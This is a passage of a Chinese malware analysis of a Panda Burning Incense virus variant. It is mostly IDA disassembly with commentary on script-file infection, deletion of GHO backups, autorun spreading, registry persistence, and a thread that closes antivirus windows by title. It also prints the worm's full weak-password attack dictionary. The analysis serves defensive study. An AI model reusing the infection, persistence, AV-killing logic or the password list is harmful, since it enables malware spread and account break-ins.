CODE:00409D0A      mov     eax, [ebp+var_2BC]
CODE:00409D10      call   Infect_Script_File_Proc
CODE:00409D15      loc_409D15:                                ; CODE XREF:
Infect_Path+AFCj j
CODE:00409D15      lea     edx, [ebp+var_2C4]
CODE:00409D1B      mov     eax, [ebp+FNDDATA.pFileName]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409D21      call    GetExtName
CODE:00409D26      mov     eax, [ebp+var_2C4]
CODE:00409D2C      lea    edx, [ebp+var_2C0]
CODE:00409D32      call   upcase
CODE:00409D37      mov     eax, [ebp+var_2C0]
CODE:00409D3D      push   eax
CODE:00409D3E      lea    edx, [ebp+var_2C8]
CODE:00409D44      mov     eax, offset aPhp      ; "php"
CODE:00409D49      call   upcase
CODE:00409D4E      mov     edx, [ebp+var_2C8]
CODE:00409D54      pop    eax
CODE:00409D55      call   @System@@LStrCmp$qqrv
CODE:00409D5A      jnz    short loc_409D7B
CODE:00409D5C      lea    eax, [ebp+var_2CC]
CODE:00409D62      mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409D68      mov     edx, [ebp+szFolderName]
CODE:00409D6B      call   @System@@LStrCat3$qqrv
CODE:00409D70      mov     eax, [ebp+var_2CC]
CODE:00409D76      call   Infect_Script_File_Proc
CODE:00409D7B      loc_409D7B:                  ; CODE XREF:
Infect_Path+B62j j
CODE:00409D7B      lea    edx, [ebp+var_2D4]
CODE:00409D81      mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409D87      call   GetExtName
CODE:00409D8C      mov     eax, [ebp+var_2D4]
CODE:00409D92      lea    edx, [ebp+var_2D0]
CODE:00409D98      call   upcase
CODE:00409D9D      mov     eax, [ebp+var_2D0]
CODE:00409DA3      push   eax
CODE:00409DA4      lea    edx, [ebp+var_2D8]
CODE:00409DAA      mov     eax, offset aJsp      ; "jsp"
CODE:00409DAF      call   upcase
CODE:00409DB4      mov     edx, [ebp+var_2D8]
CODE:00409DBA      pop    eax
CODE:00409DBB      call   @System@@LStrCmp$qqrv
CODE:00409DC0      jnz    short loc_409DE1
CODE:00409DC2      lea    eax, [ebp+var_2DC]
CODE:00409DC8      mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409DCE      mov     edx, [ebp+szFolderName]
CODE:00409DD1      call   @System@@LStrCat3$qqrv
CODE:00409DD6      mov     eax, [ebp+var_2DC]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409DDC      call    Infect_Script_File_Proc
CODE:00409DE1
CODE:00409DE1 loc_409DE1:                                ; CODE XREF:
Infect_Path+BC8j j
CODE:00409DE1      lea    edx, [ebp+var_2E4]
CODE:00409DE7      mov    eax, [ebp+FNDDATA.pFileName]
CODE:00409DED      call  GetExtName
CODE:00409DF2      mov    eax, [ebp+var_2E4]
CODE:00409DF8      lea    edx, [ebp+var_2E0]
CODE:00409DFE      call  upcase
CODE:00409E03      mov    eax, [ebp+var_2E0]
CODE:00409E09      push  eax
CODE:00409E0A      lea    edx, [ebp+var_2E8]
CODE:00409E10      mov    eax, offset aAspx          ; "aspx"
CODE:00409E15      call  upcase
CODE:00409E1A      mov    edx, [ebp+var_2E8]
CODE:00409E20      pop   eax
CODE:00409E21      call  @System@@@LStrCmp$qqrv
CODE:00409E26      jnz   short FndNextFile
CODE:00409E28      lea    eax, [ebp+var_2EC]
CODE:00409E2E      mov    ecx, [ebp+FNDDATA.pFileName]
CODE:00409E34      mov    edx, [ebp+szFolderName]
CODE:00409E37      call  @System@@@LStrCat3$qqrv
CODE:00409E3C      mov    eax, [ebp+var_2EC]
CODE:00409E42      call  Infect_Script_File_Proc
CODE:00409E47
CODE:00409E47 FndNextFile:                                ; CODE XREF:
Infect_Path+91Aj j
CODE:00409E47                                ; Infect_Path+928j .j.
CODE:00409E47      push  14h                          ; dwMilliseconds
CODE:00409E49      call  Sleep
CODE:00409E4E
CODE:00409E4E Fnd_Next_File:                            ; CODE XREF:
Infect_Path+F0j j
CODE:00409E4E                                ; Infect_Path+12Aj .j.
CODE:00409E4E      lea    eax, [ebp+var_164]
CODE:00409E54      call  @Sysutils@FindNext$qqrr19Sysutils@TSearchRec
CODE:00409E59      test  eax, eax
CODE:00409E5B      jz    Loop_FndFile
CODE:00409E61
CODE:00409E61 close_Fnd:                            ; CODE XREF:
Infect_Path+95j j
```


熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409E61      lea     eax, [ebp+var_164]
CODE:00409E67      call   @Sysutils@FindClose$qqr19Sysutils@TSearchRec
CODE:00409E6C      xor     eax, eax
CODE:00409E6E      pop     edx
CODE:00409E6F      pop     ecx
CODE:00409E70      pop     ecx
CODE:00409E71      mov     fs:[eax], edx
CODE:00409E74      jmp     short loc_409E80
CODE:00409E76 ; -----
CODE:00409E76      loc_409E76:                                     ; DATA XREF:
Infect_Path+40 o o
CODE:00409E76      jmp     @System@@HandleAnyException$qqrv
CODE:00409E7B ; -----
CODE:00409E7B      call   @System@@DoneExcept$qqrv
CODE:00409E80
CODE:00409E80 loc_409E80:                                     ; CODE XREF:
Infect_Path+C7Cj j
CODE:00409E80      xor     eax, eax
CODE:00409E82      pop     edx
CODE:00409E83      pop     ecx
CODE:00409E84      pop     ecx
CODE:00409E85      mov     fs:[eax], edx
CODE:00409E88      push   offset loc_409EC3
CODE:00409E8D
CODE:00409E8D loc_409E8D:                                     ; CODE XREF:
j_@System@@HandleFinally$qqrv_22+5j j
CODE:00409E8D      lea     eax, [ebp+var_2EC]
CODE:00409E93      mov     edx, 5Eh
CODE:00409E98      call   @System@@LStrArrayClr$qqrpvi
CODE:00409E9D      lea     eax, [ebp+var_164]
CODE:00409EA3      mov     edx, off_407720
CODE:00409EA9      call   @System@@FinalizeRecord$qqrpvt1
CODE:00409EAE      lea     eax, [ebp+var_C]
CODE:00409EB1      mov     edx, 3
CODE:00409EB6      call   @System@@LStrArrayClr$qqrpvi
CODE:00409EBB      retn
CODE:00409EBB Infect_Path endp ; sp = -20h
CODE:00409EBB
```

到这里感染本地文件部分就结束了，其中 Infect_Script_File_Proc 只是简单的添加信息，因此我就不贴了。

总的来说详细感染部分是这样做的:

熊猫病毒分析及解决方案

C 变种版本

搜索机器上的可用分区，然后感染分区中所有的脚本文件(脚本文件类型在概要中已说明)。但是病毒不感染以下文件夹:

WINDOWS
WINNT
system32
Documents and Settings
System Volume Information
Recycled
Windows NT
WindowsUpdate
Windows Media Player
Outlook Express
Internet Explorer
NetMeeting
Common Files
ComPlus Applications
Messenger
InstallShield Installation Information
MSN
Microsoft Frontpage
Movie Maker
MSN Gamin Zone

感染后病毒在相应的文件夹中写上已感染标记文件 Desktop_.ini。再者病毒会删除机器中名称为 GHO 的文件，使得中毒后无法使用 ghost 还原系统。

CTimer_WITE_AUTORUNINF 部分,这部分很简单的，只是简单的将病毒自身复制到各分区根目录下命名为 setup.exe,并生成 autorun.inf 文件。

下面进入 [Infect_NetWork](#) 部分，跟进入好几层才出现关键代码，这部分就是病毒进行局域网感染部分(这部分存在一定的危害，因此我不贴详细的分析代码):

病毒遍历用户所在的局域网，连接上可用机器时病毒将自身复制到目标机器的以下位置(因系统而异):

\Documents and Settings\All Users\Start Menu\Programs\Startup\
\Documents and Settings\All Users\「开始」菜单\程序\启动\
\WINDOWS\Start Menu\Programs\Startup\
\WINNT\Profiles\All Users\Start Menu\Programs\Startup\
\

病毒病毒名为 GameSetup.exe，然后添加远程任务，同时病毒会尝试对内网中的机器进行弱口令攻击,病毒攻击字典如下:

1234、password、6969、harley、123456、golf、pussy、mustang、1111、shadow、1313、fish、5150、7777、qwerty、baseball、2112、letmein、12345678、12345、ccc、admin、5201314、qq520、1、1 2、123、1234567、123456789、654321、54321、111、000000、abc、pw、1111111、88888888、pass、passwd、database、abcd、abc123、sybase、123qwe、server、computer、520、super、123asd、ihavenopass、godblessyou、enable、xp、2002、2003、2600、alpha、110、111111、121212、123123、1234qwer、123abc、007、a、aaa、patrick、pat、administrator、root、sex、

熊猫病毒分析及解决方案

C 变种版本

god、fuckyou、fuck、test、test123、temp、temp123、win、pc、asdf、pwd、qwer、yxcv、zxcv、home、xxx、owner、login、Login、pw123、love、mypc、mypc123、admin123、mypass、mypass123、901100、Administrator、Guest、admin、Root

看到上面一堆的弱口令，我相信肯定有人的密码在以上列表中。弱口令攻击成功后病毒就对目标机器进行病毒感染形为。

到这里为此病毒所有的感染模块都讲完了。下面讲讲接下来的下载和清除反病毒软件部分

[Kill_AV_GetNetInfo:](#)

```
CODE:0040C9F0 ; ===== SUBROUTINE
=====
CODE:0040C9F0
CODE:0040C9F0
CODE:0040C9F0 Kill_AV_GetNetInfo proc near          ; CODE XREF: start+A8p p
CODE:0040C9F0      cmp      ds:dword_40D2B0, 0
CODE:0040C9F7      jz       short loc_40C9FE
CODE:0040C9F9      call    sub_40CA5C
CODE:0040C9FE
CODE:0040C9FE loc_40C9FE:                          ; CODE XREF:
Kill_AV_GetNetInfo+7j j
CODE:0040C9FE      push    offset Wirte_AutoRun_Reg ; lpTimerFunc
CODE:0040CA03      push    3E8h                      ; uElapse
CODE:0040CA08      push    0                          ; nIDEvent
CODE:0040CA0A      push    0                          ; hWnd
CODE:0040CA0C      call    SetTimer
CODE:0040CA11      mov     ds:dword_40D2B0, eax
CODE:0040CA16      push    offset Timer_Download      ; lpTimerFunc
CODE:0040CA1B      push    124F80h                    ; uElapse
CODE:0040CA20      push    0                          ; nIDEvent
CODE:0040CA22      push    0                          ; hWnd
CODE:0040CA24      call    SetTimer
CODE:0040CA29      mov     ds:dword_40D2B4, eax
CODE:0040CA2E      push    offset Download_and_KillShare ; lpTimerFunc
CODE:0040CA33      push    2710h                      ; uElapse
CODE:0040CA38      push    0                          ; nIDEvent
CODE:0040CA3A      push    0                          ; hWnd
CODE:0040CA3C      call    SetTimer
CODE:0040CA41      mov     ds:uIDEvent, eax
CODE:0040CA46      push    offset Timer_kill_AV       ; lpTimerFunc
CODE:0040CA4B      push    1770h                      ; uElapse
CODE:0040CA50      push    0                          ; nIDEvent
CODE:0040CA52      push    0                          ; hWnd
CODE:0040CA54      call    SetTimer
CODE:0040CA59      retn
```

熊猫病毒分析及解决方案

C 变种版本

CODE:0040CA59 Kill_AV_GetNetInfo endp

CODE:0040CA59

CODE:0040CA59 ; -----

每个模块的细节如下:

写入注册表自启动项:

CODE:0040C84C ; ===== S U B R O U T I N E

=====

CODE:0040C84C

CODE:0040C84C ; Attributes: bp-based frame

CODE:0040C84C

CODE:0040C84C ; void __stdcall Wirte_AutoRun_Reg(HWND,UINT,UINT,DWORD)

CODE:0040C84C Wirte_AutoRun_Reg proc near ; DATA XREF:

Kill_AV_GetNetInfo:loc_40C9FE o

CODE:0040C84C

CODE:0040C84C var_8 = dword ptr -8

CODE:0040C84C var_4 = dword ptr -4

CODE:0040C84C

CODE:0040C84C push ebp

CODE:0040C84D mov ebp, esp

CODE:0040C84F push 0

CODE:0040C851 push 0

CODE:0040C853 xor eax, eax

CODE:0040C855 push ebp

CODE:0040C856 push offset j_@System@@@HandleFinally\$qqrv_36

CODE:0040C85B push dword ptr fs:[eax]

CODE:0040C85E mov fs:[eax], esp

CODE:0040C861 call [Kill_AV_Process](#)

CODE:0040C866 lea eax, [ebp+var_8]

CODE:0040C869 call GetSysDir

CODE:0040C86E push [ebp+var_8]

CODE:0040C871 push offset aDrivers_0 ; "drivers\\"

CODE:0040C876 push offset aSpoclsv_exe_0 ; "spoclsv.exe"

CODE:0040C87B lea eax, [ebp+var_4]

CODE:0040C87E mov edx, 3

CODE:0040C883 call @System@@@LStrCatN\$qqrv

CODE:0040C888 mov eax, [ebp+var_4]

CODE:0040C88B call @System@@@LStrToPChar\$qqrx17System@AnsiString

CODE:0040C890 push eax ; int

CODE:0040C891 mov ecx, offset aSvcshare ; "svcshare"

CODE:0040C896 mov edx, offset aSoftwareMicros ;

"Software\\Microsoft\\Windows\\CurrentVersi"...

CODE:0040C89B mov eax, HKEY_CURRENT_USER

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040C8A0      call    Write_Reg
CODE:0040C8A5      xor     ecx, ecx
CODE:0040C8A7      mov     edx, offset aSoftwareMicr_0 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:0040C8AC      mov     eax, HKEY_LOCAL_MACHINE
CODE:0040C8B1      call   sub_405B00
CODE:0040C8B6      xor     eax, eax
CODE:0040C8B8      pop     edx
CODE:0040C8B9      pop     ecx
CODE:0040C8BA      pop     ecx
CODE:0040C8BB      mov     fs:[eax], edx
CODE:0040C8BE      push   offset loc_40C8D8
CODE:0040C8C3
CODE:0040C8C3 loc_40C8C3:                                ; CODE XREF:
CODE:0040C8D6j j
CODE:0040C8C3      lea    eax, [ebp+var_8]
CODE:0040C8C6      mov     edx, 2
CODE:0040C8CB      call   @System@@@LStrArrayClr$qqrpvi
CODE:0040C8D0      retn
CODE:0040C8D0 Wirte_AutoRun_Reg endp ; sp = -1Ch
再跟进 Kill\_AV\_Process:
CODE:004062C8 ; ===== S U B R O U T I N E
=====
CODE:004062C8
CODE:004062C8 ; Attributes: bp-based frame
CODE:004062C8
CODE:004062C8 ; DWORD __stdcall Thread_Kill_av(LPVOID)
CODE:004062C8 Thread_Kill_av proc near                ; DATA XREF:
Kill_AV_Process+6o o
CODE:004062C8
CODE:004062C8 var_F0 = dword ptr -0F0h
CODE:004062C8 var_EC = dword ptr -0ECh
CODE:004062C8 var_E8 = dword ptr -0E8h
CODE:004062C8 var_E4 = dword ptr -0E4h
CODE:004062C8 var_E0 = dword ptr -0E0h
CODE:004062C8 var_DC = dword ptr -0DCh
CODE:004062C8 var_D8 = dword ptr -0D8h
CODE:004062C8 var_D4 = dword ptr -0D4h
CODE:004062C8 var_D0 = dword ptr -0D0h
CODE:004062C8 var_CC = dword ptr -0CCCh
CODE:004062C8 var_C8 = dword ptr -0C8h
CODE:004062C8 var_C4 = dword ptr -0C4h
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004062C8 var_C0 = dword ptr -0C0h
CODE:004062C8 var_BC = dword ptr -0BCh
CODE:004062C8 var_B8 = dword ptr -0B8h
CODE:004062C8 var_B4 = dword ptr -0B4h
CODE:004062C8 var_B0 = dword ptr -0B0h
CODE:004062C8 var_AC = dword ptr -0ACh
CODE:004062C8 var_A8 = dword ptr -0A8h
CODE:004062C8 var_A4 = dword ptr -0A4h
CODE:004062C8 var_A0 = dword ptr -0A0h
CODE:004062C8 var_9C = dword ptr -9Ch
CODE:004062C8 var_98 = dword ptr -98h
CODE:004062C8 var_94 = dword ptr -94h
CODE:004062C8 var_90 = dword ptr -90h
CODE:004062C8 var_8C = dword ptr -8Ch
CODE:004062C8 var_88 = dword ptr -88h
CODE:004062C8 var_84 = dword ptr -84h
CODE:004062C8 var_80 = dword ptr -80h
CODE:004062C8 var_7C = dword ptr -7Ch
CODE:004062C8 var_78 = dword ptr -78h
CODE:004062C8 var_74 = dword ptr -74h
CODE:004062C8 var_70 = dword ptr -70h
CODE:004062C8 var_6C = dword ptr -6Ch
CODE:004062C8 var_66 = dword ptr -66h
CODE:004062C8
CODE:004062C8          push    ebp
CODE:004062C9          mov     ebp, esp
CODE:004062CB          mov     ecx, 1Eh
CODE:004062D0
CODE:004062D0 loc_4062D0:                                ; CODE XREF:
Thread_Kill_av+Dj j
CODE:004062D0          push    0
CODE:004062D2          push    0
CODE:004062D4          dec     ecx
CODE:004062D5          jnz    short loc_4062D0
CODE:004062D7          push    ebx
CODE:004062D8          push    esi
CODE:004062D9          push    edi
CODE:004062DA          lea    esi, [ebp+var_66+1]
CODE:004062DD          xor     eax, eax
CODE:004062DF          push    ebp
CODE:004062E0          push    offset j_@System@@@HandleFinally$qqrv_14
CODE:004062E5          push    dword ptr fs:[eax]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004062E8      mov     fs:[eax], esp
CODE:004062EB      call   AdjustP
CODE:004062F0      xor     ebx, ebx
CODE:004062F2      call   GetDesktopWindow
CODE:004062F7      mov     edi, eax
CODE:004062F9
CODE:004062F9 loc_4062F9:                                     ; CODE XREF:
Thread_Kill_av+697j j
CODE:004062F9      push   0                                     ; LPCSTR
CODE:004062FB      push   0                                     ; LPCSTR
CODE:004062FD      push   ebx                                   ; HWND
CODE:004062FE      push   edi                                   ; HWND
CODE:004062FF      call   FindWindowExA
CODE:00406304      mov     ebx, eax
CODE:00406306      push   65h                                  ; nMaxCount
CODE:00406308      push   esi                                  ; lpString
CODE:00406309      push   ebx                                   ; hWnd
CODE:0040630A      call   GetWindowTextA
CODE:0040630F      lea   eax, [ebp+var_6C]
CODE:00406312      mov     edx, esi
CODE:00406314      mov     ecx, 65h
CODE:00406319      call   @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040631E      mov     edx, [ebp+var_6C]
CODE:00406321      mov     eax, offset asc_406C08 ; "天网"
CODE:00406326      call   @System@@@LStrPos$qqrv
CODE:0040632B      test   eax, eax
CODE:0040632D      jz     short loc_40633B
CODE:0040632F      push   0                                     ; lParam
CODE:00406331      push   0                                     ; wParam
CODE:00406333      push   12h                                  ; Msg
CODE:00406335      push   ebx                                   ; hWnd
CODE:00406336      call   PostMessageA
CODE:0040633B
CODE:0040633B loc_40633B:                                     ; CODE XREF:
Thread_Kill_av+65j j
CODE:0040633B      lea   eax, [ebp+var_70]
CODE:0040633E      mov     edx, esi
CODE:00406340      mov     ecx, 65h
CODE:00406345      call   @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040634A      mov     edx, [ebp+var_70]
CODE:0040634D      mov     eax, offset asc_406C18 ; "防火墙"
CODE:00406352      call   @System@@@LStrPos$qqrv
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406357      test     eax, eax
CODE:00406359      jz      short loc_406367
CODE:0040635B      push    0                                ; lParam
CODE:0040635D      push    0                                ; wParam
CODE:0040635F      push    12h                              ; Msg
CODE:00406361      push    ebx                              ; hWnd
CODE:00406362      call   PostMessageA
CODE:00406367
CODE:00406367 loc_406367:                                ; CODE XREF:
Thread_Kill_av+91j j
CODE:00406367      lea    eax, [ebp+var_74]
CODE:0040636A      mov    edx, esi
CODE:0040636C      mov    ecx, 65h
CODE:00406371      call  @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406376      mov    edx, [ebp+var_74]
CODE:00406379      mov    eax, offset asc_406C28 ; "进程"
CODE:0040637E      call  @System@@@LStrPos$qqrv
CODE:00406383      test   eax, eax
CODE:00406385      jz     short loc_406393
CODE:00406387      push   0                                ; lParam
CODE:00406389      push   0                                ; wParam
CODE:0040638B      push   WM_QUIT                          ; Msg
CODE:0040638D      push   ebx                              ; hWnd
CODE:0040638E      call  PostMessageA
CODE:00406393
CODE:00406393 loc_406393:                                ; CODE XREF:
Thread_Kill_av+BDj j
CODE:00406393      lea    eax, [ebp+var_78]
CODE:00406396      mov    edx, esi
CODE:00406398      mov    ecx, 65h
CODE:0040639D      call  @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004063A2      mov    edx, [ebp+var_78]
CODE:004063A5      mov    eax, offset aVirusscan ; "VirusScan"
CODE:004063AA      call  @System@@@LStrPos$qqrv
CODE:004063AF      test   eax, eax
CODE:004063B1      jz     short loc_4063BF
CODE:004063B3      push   0                                ; lParam
CODE:004063B5      push   0                                ; wParam
CODE:004063B7      push   12h                              ; Msg
CODE:004063B9      push   ebx                              ; hWnd
CODE:004063BA      call  PostMessageA
```


熊猫病毒分析及解决方案

C 变种版本

```
CODE:004063BF
CODE:004063BF loc_4063BF: ; CODE XREF:
Thread_Kill_av+E9j j
CODE:004063BF      lea     eax, [ebp+var_7C]
CODE:004063C2      mov     edx, esi
CODE:004063C4      mov     ecx, 65h
CODE:004063C9      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004063CE      mov     edx, [ebp+var_7C]
CODE:004063D1      mov     eax, offset aNod32 ; "NOD32"
CODE:004063D6      call   @System@@@LStrPos$qqrv
CODE:004063DB      test   eax, eax
CODE:004063DD      jz     short loc_4063EB
CODE:004063DF      push   0 ; lParam
CODE:004063E1      push   0 ; wParam
CODE:004063E3      push   12h ; Msg
CODE:004063E5      push   ebx ; hWnd
CODE:004063E6      call   PostMessageA
CODE:004063EB
CODE:004063EB loc_4063EB: ; CODE XREF:
Thread_Kill_av+115j j
CODE:004063EB      lea     eax, [ebp+var_80]
CODE:004063EE      mov     edx, esi
CODE:004063F0      mov     ecx, 65h
CODE:004063F5      call   @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004063FA      mov     edx, [ebp+var_80]
CODE:004063FD      mov     eax, offset aQ ; "网镖"
CODE:00406402      call   @System@@@LStrPos$qqrv
CODE:00406407      test   eax, eax
CODE:00406409      jz     short loc_406417
CODE:0040640B      push   0 ; lParam
CODE:0040640D      push   0 ; wParam
CODE:0040640F      push   12h ; Msg
CODE:00406411      push   ebx ; hWnd
CODE:00406412      call   PostMessageA
CODE:00406417
CODE:00406417 loc_406417: ; CODE XREF:
Thread_Kill_av+141j j
CODE:00406417      lea     eax, [ebp+var_84]
CODE:0040641D      mov     edx, esi
CODE:0040641F      mov     ecx, 65h
CODE:00406424      call   @System@@@LStrFromArray$qqrr17System@AnsiStringpci
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406429      mov     edx, [ebp+var_84]
CODE:0040642F      mov     eax, offset asc_406C6C ; "杀毒"
CODE:00406434      call   @System@@@LStrPos$qqrv
CODE:00406439      test   eax, eax
CODE:0040643B      jz     short loc_406449
CODE:0040643D      push   0 ; lParam
CODE:0040643F      push   0 ; wParam
CODE:00406441      push   12h ; Msg
CODE:00406443      push   ebx ; hWnd
CODE:00406444      call   PostMessageA
CODE:00406449
CODE:00406449 loc_406449: ; CODE XREF:
Thread_Kill_av+173j j
CODE:00406449      lea   eax, [ebp+var_88]
CODE:0040644F      mov   edx, esi
CODE:00406451      mov   ecx, 65h
CODE:00406456      call @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040645B      mov   edx, [ebp+var_88]
CODE:00406461      mov   eax, offset asc_406C7C ; "毒霸"
CODE:00406466      call @System@@@LStrPos$qqrv
CODE:0040646B      test   eax, eax
CODE:0040646D      jz     short loc_40647B
CODE:0040646F      push   0 ; lParam
CODE:00406471      push   0 ; wParam
CODE:00406473      push   12h ; Msg
CODE:00406475      push   ebx ; hWnd
CODE:00406476      call   PostMessageA
CODE:0040647B
CODE:0040647B loc_40647B: ; CODE XREF:
Thread_Kill_av+1A5j j
CODE:0040647B      lea   eax, [ebp+var_8C]
CODE:00406481      mov   edx, esi
CODE:00406483      mov   ecx, 65h
CODE:00406488      call @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040648D      mov   edx, [ebp+var_8C]
CODE:00406493      mov   eax, offset asc_406C8C ; "瑞星"
CODE:00406498      call @System@@@LStrPos$qqrv
CODE:0040649D      test   eax, eax
CODE:0040649F      jz     short loc_4064AD
CODE:004064A1      push   0 ; lParam
CODE:004064A3      push   0 ; wParam
CODE:004064A5      push   12h ; Msg
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004064A7      push    ebx                      ; hWnd
CODE:004064A8      call   PostMessageA
CODE:004064AD
CODE:004064AD loc_4064AD:                      ; CODE XREF:
Thread_Kill_av+1D7j j
CODE:004064AD      lea    eax, [ebp+var_90]
CODE:004064B3      mov    edx, esi
CODE:004064B5      mov    ecx, 65h
CODE:004064BA      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004064BF      mov    edx, [ebp+var_90]
CODE:004064C5      mov    eax, offset aN           ; "江民"
CODE:004064CA      call   @System@@@LStrPos$qqrv
CODE:004064CF      test   eax, eax
CODE:004064D1      jz     short loc_4064DF
CODE:004064D3      push  0                          ; lParam
CODE:004064D5      push  0                          ; wParam
CODE:004064D7      push  12h                         ; Msg
CODE:004064D9      push  ebx                         ; hWnd
CODE:004064DA      call   PostMessageA
CODE:004064DF
CODE:004064DF loc_4064DF:                      ; CODE XREF:
Thread_Kill_av+209j j
CODE:004064DF      lea    eax, [ebp+var_94]
CODE:004064E5      mov    edx, esi
CODE:004064E7      mov    ecx, 65h
CODE:004064EC      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004064F1      mov    edx, [ebp+var_94]
CODE:004064F7      mov    eax, offset ale         ; "黄山 IE"
CODE:004064FC      call   @System@@@LStrPos$qqrv
CODE:00406501      test   eax, eax
CODE:00406503      jz     short loc_406511
CODE:00406505      push  0                          ; lParam
CODE:00406507      push  0                          ; wParam
CODE:00406509      push  12h                         ; Msg
CODE:0040650B      push  ebx                         ; hWnd
CODE:0040650C      call   PostMessageA
CODE:00406511
CODE:00406511 loc_406511:                      ; CODE XREF:
Thread_Kill_av+23Bj j
CODE:00406511      lea    eax, [ebp+var_98]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406517      mov     edx, esi
CODE:00406519      mov     ecx, 65h
CODE:0040651E      call   @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406523      mov     edx, [ebp+var_98]
CODE:00406529      mov     eax, offset aM          ; "超级兔子"
CODE:0040652E      call   @System@@LStrPos$qqrv
CODE:00406533      test   eax, eax
CODE:00406535      jz     short loc_406543
CODE:00406537      push   0                      ; lParam
CODE:00406539      push   0                      ; wParam
CODE:0040653B      push   12h                    ; Msg
CODE:0040653D      push   ebx                    ; hWnd
CODE:0040653E      call   PostMessageA
CODE:00406543
CODE:00406543 loc_406543:                ; CODE XREF:
Thread_Kill_av+26Dj j
CODE:00406543      lea    eax, [ebp+var_9C]
CODE:00406549      mov     edx, esi
CODE:0040654B      mov     ecx, 65h
CODE:00406550      call   @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406555      mov     edx, [ebp+var_9C]
CODE:0040655B      mov     eax, offset aPJ        ; "优化大师"
CODE:00406560      call   @System@@LStrPos$qqrv
CODE:00406565      test   eax, eax
CODE:00406567      jz     short loc_406575
CODE:00406569      push   0                      ; lParam
CODE:0040656B      push   0                      ; wParam
CODE:0040656D      push   12h                    ; Msg
CODE:0040656F      push   ebx                    ; hWnd
CODE:00406570      call   PostMessageA
CODE:00406575
CODE:00406575 loc_406575:                ; CODE XREF:
Thread_Kill_av+29Fj j
CODE:00406575      lea    eax, [ebp+var_A0]
CODE:0040657B      mov     edx, esi
CODE:0040657D      mov     ecx, 65h
CODE:00406582      call   @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406587      mov     edx, [ebp+var_A0]
CODE:0040658D      mov     eax, offset aAX        ; "木马清道夫"
CODE:00406592      call   @System@@LStrPos$qqrv
CODE:00406597      test   eax, eax
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406599      jz      short loc_4065A7
CODE:0040659B      push   0                      ; IParam
CODE:0040659D      push   0                      ; wParam
CODE:0040659F      push   12h                    ; Msg
CODE:004065A1      push   ebx                    ; hWnd
CODE:004065A2      call   PostMessageA
CODE:004065A7
CODE:004065A7 loc_4065A7:                                ; CODE XREF:
Thread_Kill_av+2D1j j
CODE:004065A7      lea   eax, [ebp+var_A4]
CODE:004065AD      mov   edx, esi
CODE:004065AF      mov   ecx, 65h
CODE:004065B4      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004065B9      mov   edx, [ebp+var_A4]
CODE:004065BF      mov   eax, offset aRX          ; "木馬清道夫"
CODE:004065C4      call  @System@@@LStrPos$qqrv
CODE:004065C9      test  eax, eax
CODE:004065CB      jz    short loc_4065D9
CODE:004065CD      push  0                      ; IParam
CODE:004065CF      push  0                      ; wParam
CODE:004065D1      push  12h                    ; Msg
CODE:004065D3      push  ebx                    ; hWnd
CODE:004065D4      call  PostMessageA
CODE:004065D9
CODE:004065D9 loc_4065D9:                                ; CODE XREF:
Thread_Kill_av+303j j
CODE:004065D9      lea   eax, [ebp+var_A8]
CODE:004065DF      mov   edx, esi
CODE:004065E1      mov   ecx, 65h
CODE:004065E6      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004065EB      mov   edx, [ebp+var_A8]
CODE:004065F1      mov   eax, offset aQqB        ; "QQ 病毒"
CODE:004065F6      call  @System@@@LStrPos$qqrv
CODE:004065FB      test  eax, eax
CODE:004065FD      jz    short loc_40660B
CODE:004065FF      push  0                      ; IParam
CODE:00406601      push  0                      ; wParam
CODE:00406603      push  12h                    ; Msg
CODE:00406605      push  ebx                    ; hWnd
CODE:00406606      call  PostMessageA
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040660B
CODE:0040660B loc_40660B:                                ; CODE XREF:
Thread_Kill_av+335j j
CODE:0040660B      lea    eax, [ebp+var_AC]
CODE:00406611      mov    edx, esi
CODE:00406613      mov    ecx, 65h
CODE:00406618      call  @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040661D      mov    edx, [ebp+var_AC]
CODE:00406623      mov    eax, offset aVSARN      ; "注册表编辑器"
CODE:00406628      call  @System@@@LStrPos$qqrv
CODE:0040662D      test   eax, eax
CODE:0040662F      jz    short loc_40663D
CODE:00406631      push  0                        ; lParam
CODE:00406633      push  0                        ; wParam
CODE:00406635      push  12h                      ; Msg
CODE:00406637      push  ebx                      ; hWnd
CODE:00406638      call  PostMessageA
CODE:0040663D
CODE:0040663D loc_40663D:                                ; CODE XREF:
Thread_Kill_av+367j j
CODE:0040663D      lea    eax, [ebp+var_B0]
CODE:00406643      mov    edx, esi
CODE:00406645      mov    ecx, 65h
CODE:0040664A      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040664F      mov    edx, [ebp+var_B0]
CODE:00406655      mov    eax, offset aF_2        ; "系统配置实用程序"
CODE:0040665A      call  @System@@@LStrPos$qqrv
CODE:0040665F      test   eax, eax
